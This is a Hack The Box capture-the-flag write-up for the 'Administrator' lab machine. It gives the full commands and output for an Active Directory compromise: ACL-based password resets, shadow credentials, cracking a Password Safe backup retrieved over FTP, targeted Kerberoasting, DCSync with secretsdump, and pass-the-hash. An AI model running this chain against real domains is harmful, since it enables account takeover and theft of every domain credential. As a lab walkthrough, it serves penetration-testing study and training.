
Administrator: ACL Abuse Chain to DCSync
Hack The Box write-up for the Administrator machine. GenericAll over a user chains into password resets through three accounts, FTP access recovers a Password Safe database, cracked credentials land a shell as a fourth user, targeted Kerberoasting via GenericWrite recovers a fifth account, and DCSync extracts the domain administrator's hash.
Initial Reconnaissance – Port Scanning
The box starts with an assumed-breach scenario and provides valid domain credentials:
Username: Olivia
Password: ichliebedich
Service version scan against the target with host discovery disabled:
$ nmap -sV -Pn -T4 10.129.62.187
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-15 23:42 -0300
Nmap scan report for 10.129.62.187
Host is up (0.17s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-16 09:42:38Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Standard domain controller profile: DNS (53), Kerberos (88), RPC (135), SMB (139/445), LDAP (389/636/3268/3269), RPC over HTTP (593), and WinRM (5985). The LDAP banner leaks the domain (administrator.htb) and hostname (DC). FTP (21) on a DC is unusual and worth keeping in mind. Both domain and hostname go into /etc/hosts:
10.129.62.187 administrator.htb dc.administrator.htb
Domain Enumeration
21/tcp – FTP
Anonymous access was denied:
$ ftp 10.129.62.187
Connected to 10.129.62.187.
220 Microsoft FTP Service
Name (10.129.62.187:bytejmp): anonymous
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
Attempting to authenticate as Olivia also failed. The login was accepted, but the home directory was inaccessible:
$ ftp 10.129.62.187
Connected to 10.129.62.187.
220 Microsoft FTP Service
Name (10.129.62.187:bytejmp): Olivia
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed
FTP is running, but neither anonymous nor Olivia can use it. This suggests another account has FTP access configured.
445/tcp – SMB with Olivia
Olivia's credentials authenticated successfully against SMB:
$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich'
SMB         10.129.62.187   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.62.187   445    DC               [+] administrator.htb\Olivia:ichliebedich
Share enumeration returned only the default shares with no custom or interesting ones exposed:
$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich' --shares
SMB         10.129.62.187   445    DC               [+] administrator.htb\Olivia:ichliebedich
SMB         10.129.62.187   445    DC               Share           Permissions     Remark
SMB         10.129.62.187   445    DC               -----           -----------     ------
SMB         10.129.62.187   445    DC               ADMIN$                          Remote Admin
SMB         10.129.62.187   445    DC               C$                              Default share
SMB         10.129.62.187   445    DC               IPC$            READ            Remote IPC
SMB         10.129.62.187   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.62.187   445    DC               SYSVOL          READ            Logon server share
User Enumeration
Pulling the domain user list:
$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich' --users
SMB         10.129.62.187   445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.62.187   445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.129.62.187   445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.62.187   445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.129.62.187   445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.129.62.187   445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.129.62.187   445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.129.62.187   445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.129.62.187   445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.129.62.187   445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.129.62.187   445    DC               emma                          2024-10-31 00:18:35 0
Seven non-default users: olivia, michael, benjamin, emily, ethan, alexander, and emma.
RID brute force confirmed the same list and revealed a custom group called Share Moderators (RID 1111):
$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich' --rid-brute
SMB         10.129.62.187   445    DC               500: ADMINISTRATOR\Administrator (SidTypeUser)
SMB         10.129.62.187   445    DC               501: ADMINISTRATOR\Guest (SidTypeUser)
SMB         10.129.62.187   445    DC               502: ADMINISTRATOR\krbtgt (SidTypeUser)
SMB         10.129.62.187   445    DC               512: ADMINISTRATOR\Domain Admins (SidTypeGroup)
SMB         10.129.62.187   445    DC               1108: ADMINISTRATOR\olivia (SidTypeUser)
SMB         10.129.62.187   445    DC               1109: ADMINISTRATOR\michael (SidTypeUser)
SMB         10.129.62.187   445    DC               1110: ADMINISTRATOR\benjamin (SidTypeUser)
SMB         10.129.62.187   445    DC               1111: ADMINISTRATOR\Share Moderators (SidTypeAlias)
SMB         10.129.62.187   445    DC               1112: ADMINISTRATOR\emily (SidTypeUser)
SMB         10.129.62.187   445    DC               1113: ADMINISTRATOR\ethan (SidTypeUser)
SMB         10.129.62.187   445    DC               3601: ADMINISTRATOR\alexander (SidTypeUser)
SMB         10.129.62.187   445    DC               3602: ADMINISTRATOR\emma (SidTypeUser)
Quick Wins That Didn't Work
A username-as-password spray returned STATUS_LOGON_FAILURE for every account:
$ nxc smb administrator.htb -u users.txt -p users.txt --no-brute
SMB         10.129.62.187   445    DC               [-] administrator.htb\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\olivia:olivia STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\michael:michael STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\benjamin:benjamin STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\emily:emily STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\ethan:ethan STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\alexander:alexander STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\emma:emma STATUS_LOGON_FAILURE
No low-hanging fruit. Time to map the ACL relationships.
Mapping the Path with BloodHound
I collected the domain graph using RustHound-CE with Olivia's credentials:
$ rusthound-ce -d administrator.htb -u 'Olivia' -p 'ichliebedich'
---------------------------------------------------
Initializing RustHound-CE at 23:51:04 on 09/15/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-09-16T02:51:04Z INFO  rusthound_ce] Collection method: All
[2026-09-16T02:51:05Z INFO  rusthound_ce::transport::ldap] Connected to ADMINISTRATOR.HTB Active Directory!
[2026-09-16T02:51:14Z INFO  rusthound_ce::json::maker::common] 11 users parsed!
[2026-09-16T02:51:14Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2026-09-16T02:51:14Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!

RustHound-CE Enumeration Completed at 23:51:14 on 09/15/26! Happy Graphing!
After importing the data into BloodHound, the full attack path from Olivia to Domain Admin emerged across five users:
Olivia → Michael: Olivia has GenericAll over michael, granting full control over the object, including the ability to change the password or write key credentials.
Michael → Benjamin: Michael has ForceChangePassword over benjamin, allowing a password reset without knowing the current password. Michael is also a member of Remote Management Users, enabling WinRM access.
Benjamin → FTP: Benjamin is a member of the Share Moderators group. As enumeration later confirmed, this account has FTP access.
Emily → Ethan: Emily has GenericWrite over ethan, enabling targeted Kerberoasting by setting an SPN. Emily is also a member of Remote Management Users.
Ethan → Domain: Ethan holds GetChangesInFilteredSet along with replication rights on the domain, enabling DCSync.
Olivia → Michael – GenericAll

GenericAll is full control over the target object. The most direct abuse is resetting the user's password. While Shadow Credentials (writing msDS-KeyCredentialLink) also works under GenericAll, changing the password is simpler and avoids needing PKINIT tooling.
Before going with the password change, I checked the msDS-KeyCredentialLink attribute on Michael using pywhisker:
$ pywhisker -d "administrator.htb" -u "Olivia" -p "ichliebedich" --target "michael" --action "list"
[*] Searching for the target account
[*] Target user found: CN=Michael Williams,CN=Users,DC=administrator,DC=htb
[*] Attribute msDS-KeyCredentialLink is either empty or user does not have read permissions on that attribute
The attribute was empty. I verified the GenericAll write by adding a key credential:
$ pywhisker -d "administrator.htb" -u "Olivia" -p "ichliebedich" --target "michael" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Michael Williams,CN=Users,DC=administrator,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 370db851-8862-5af5-ff96-a508b6b219d7
[*] Updating the msDS-KeyCredentialLink attribute of michael
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: WAhlMI1l.pfx
[*] Must be used with password: RSP0TSfCECHIXZVQVZsf
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Shadow Credentials worked, confirming the write access. Rather than going through the PKINIT chain to recover the NT hash, I took the simpler route and changed Michael's password directly using net rpc password:
$ net rpc password "michael" "newP@ssword2022" -U "administrator.htb"/"Olivia"%"ichliebedich" -S "dc.administrator.htb"
Confirming the new credentials over SMB:
$ nxc smb administrator.htb -u 'michael' -p 'newP@ssword2022'
SMB         10.129.62.187   445    DC               [+] administrator.htb\michael:newP@ssword2022
WinRM as Michael

BloodHound showed Michael in the Remote Management Users group. NetExec confirmed it:
$ nxc winrm administrator.htb -u 'michael' -p 'newP@ssword2022'
WINRM       10.129.62.187   5985   DC               [+] administrator.htb\michael:newP@ssword2022 (Pwn3d!)
Pwn3d! on WinRM. I connected with evil-winrm:
$ evil-winrm -i administrator.htb -u 'michael' -p 'newP@ssword2022'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents>
Michael's desktop was empty and the privilege set was standard with nothing exploitable:
*Evil-WinRM* PS C:\Users\michael> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
The escalation path is not through token abuse but through the next ACL edge.
Michael → Benjamin – ForceChangePassword

BloodHound showed Michael has ForceChangePassword over Benjamin. This right allows changing the target's password without knowing the current one:

Changing Benjamin's password:
$ net rpc password "benjamin" "newP@ssword2023" -U "administrator.htb"/"michael"%"newP@ssword2022" -S "dc.administrator.htb"
Validating:
$ nxc smb administrator.htb -u 'benjamin' -p 'newP@ssword2023'
SMB         10.129.62.187   445    DC               [+] administrator.htb\benjamin:newP@ssword2023
Benjamin's SMB share access was the same default set as everyone else:
$ nxc smb administrator.htb -u 'benjamin' -p 'newP@ssword2023' --shares
SMB         10.129.62.187   445    DC               Share           Permissions     Remark
SMB         10.129.62.187   445    DC               -----           -----------     ------
SMB         10.129.62.187   445    DC               ADMIN$                          Remote Admin
SMB         10.129.62.187   445    DC               C$                              Default share
SMB         10.129.62.187   445    DC               IPC$            READ            Remote IPC
SMB         10.129.62.187   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.62.187   445    DC               SYSVOL          READ            Logon server share
No additional readable shares. But Benjamin is a member of Share Moderators, and that FTP service from the initial scan had not been accessible yet:

Testing FTP:
$ nxc ftp administrator.htb -u 'benjamin' -p 'newP@ssword2023'
FTP         10.129.62.187   21     administrator.htb [+] benjamin:newP@ssword2023
Benjamin can authenticate to FTP.
FTP – Password Safe Database
Connecting via FTP revealed a single file:
$ ftp 10.129.62.187
Connected to 10.129.62.187.
220 Microsoft FTP Service
Name (10.129.62.187:bytejmp): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||52842|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
Backup.psafe3 is a Password Safe database. I downloaded it:
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||52843|)
125 Data connection already open; Transfer starting.
100% |*******************************|   952        5.49 KiB/s    00:00 ETA
226 Transfer complete.
952 bytes received in 00:00 (5.49 KiB/s)

Cracking the Master Password
Password Safe v3 databases map to hashcat mode 5200. Running it against rockyou.txt:
$ hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
It cracked almost instantly:
Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: Backup.psafe3
Speed.#01........:    87152 H/s (8.67ms) @ Accel:338 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5408/14344385 (0.04%)
Master password: tekieromucho.
Extracting Stored Credentials
Opening the database in Password Safe revealed three entries:

Alexander Smith [alexander] — UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
Emily Rodriguez [emily]     — UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Emma Johnson [emma]         — WwANQWnmJnGV07WQN8bMS7FMAbjNur
Password Spraying the Recovered Credentials
With three passwords and a full user list, I sprayed all combinations:
$ nxc smb administrator.htb -u users.txt -p pass.txt --continue-on-success
SMB         10.129.62.187   445    DC               [-] administrator.htb\Administrator:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\olivia:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
...
SMB         10.129.62.187   445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
...
SMB         10.129.62.187   445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.62.187   445    DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
Only one hit: emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb. The passwords stored for alexander and emma in the Password Safe database did not match their current domain passwords, likely rotated since the backup was taken.
User Flag

Emily is in the Remote Management Users group, so WinRM is the way in:
$ evil-winrm -i administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Desktop>
*Evil-WinRM* PS C:\Users\emily\Desktop> cat user.txt
45e474bc6a5165d5aff65f3124bf3a64
Emily → Ethan – Targeted Kerberoasting

BloodHound showed Emily has GenericWrite over ethan. GenericWrite allows modifying most attributes on the target object, including servicePrincipalName. Setting an SPN on a user that doesn't have one enables Kerberoasting against that account, a technique known as targeted Kerberoasting.
targetedKerberoast.py automates the process: it sets a temporary SPN on the target, requests a TGS, saves the hash, and removes the SPN.
First Attempt – Clock Skew
$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
The KDC rejected the request because the local clock drifted more than five minutes from the DC. Checking the offset:
$ ntpdate -q administrator.htb
2026-09-16 08:08:50.543385 (-0300) +25189.205627 +/- 0.079018 administrator.htb 10.129.62.187 s1 no-leap
Over 25,000 seconds of drift (roughly 7 hours).
Second Attempt – Using faketime
Rather than modifying the system clock, I used faketime to offset the process clock by the measured drift:
$ faketime -f "+25189s" python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$07864fed0e1c226a...8057
[VERBOSE] SPN removed successfully for (ethan)
The tool set a temporary SPN on ethan, requested a TGS encrypted with Ethan's password hash, and cleaned up the SPN afterward.
Cracking the TGS Hash
The $krb5tgs$23$ prefix maps to hashcat mode 13100:
$ hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$07864fed0e1c226a...8057:limpbizkit
Cleartext credentials recovered: ethan / limpbizkit.
Confirming over SMB:
$ nxc smb administrator.htb -u 'ethan' -p 'limpbizkit'
SMB         10.129.62.187   445    DC               [+] administrator.htb\ethan:limpbizkit
Privilege Escalation – DCSync

BloodHound showed Ethan has GetChangesInFilteredSet along with the replication rights required for DCSync on the ADMINISTRATOR.HTB domain object. DCSync abuses the Directory Replication Service (DRSUAPI) protocol: any principal with these rights can ask the DC to replicate secrets, including every account's NT hash, without executing code on the domain controller.

Dumping Domain Hashes with secretsdump
impacket-secretsdump performs the DCSync. The initial rpc_s_access_denied on RemoteOperations is expected, as that's the attempt to pull local SAM/LSA secrets requiring local admin. The DRSUAPI method succeeds:
$ impacket-secretsdump -outputfile 'dcsync' -dc-ip '10.129.62.187' 'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:fb54d1c05e301e024800c6ad99fe9b45:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:9245632c3e660c0193dc9da327af0d5b:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
...
[*] Cleaning up...
Full domain dump. The Administrator NT hash is 3dc553ce4b9fd20bd016e098d2d2fd2e.
Root Flag
Pass-the-hash over WinRM as Administrator:
$ evil-winrm -i administrator.htb -u 'administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
f680354e645b20ebe0dacd7b90e2d095
Full domain compromise. The chain started with Olivia's provided credentials and escalated through five user pivots, each driven by an ACL misconfiguration: GenericAll to reset Michael's password, ForceChangePassword to take over Benjamin, FTP access to recover a Password Safe backup, cracked credentials to land a shell as Emily, GenericWrite for targeted Kerberoasting against Ethan, and DCSync rights to dump every hash in the domain.
References
- The Hacker Recipes – ForceChangePassword: Abusing the right to reset a user's password without knowing the current one.
- The Hacker Recipes – Targeted Kerberoasting: Setting SPNs via GenericWrite for offline password cracking.
- The Hacker Recipes – DCSync: Abusing replication rights to dump domain credentials.
- pywhisker: Shadow Credentials manipulation via
msDS-KeyCredentialLink. - targetedKerberoast: Automated targeted Kerberoasting tool.
- Impacket – secretsdump: DCSync and credential dumping.
- RustHound-CE: Rust-based BloodHound collector.
- Evil-WinRM: WinRM shell tool.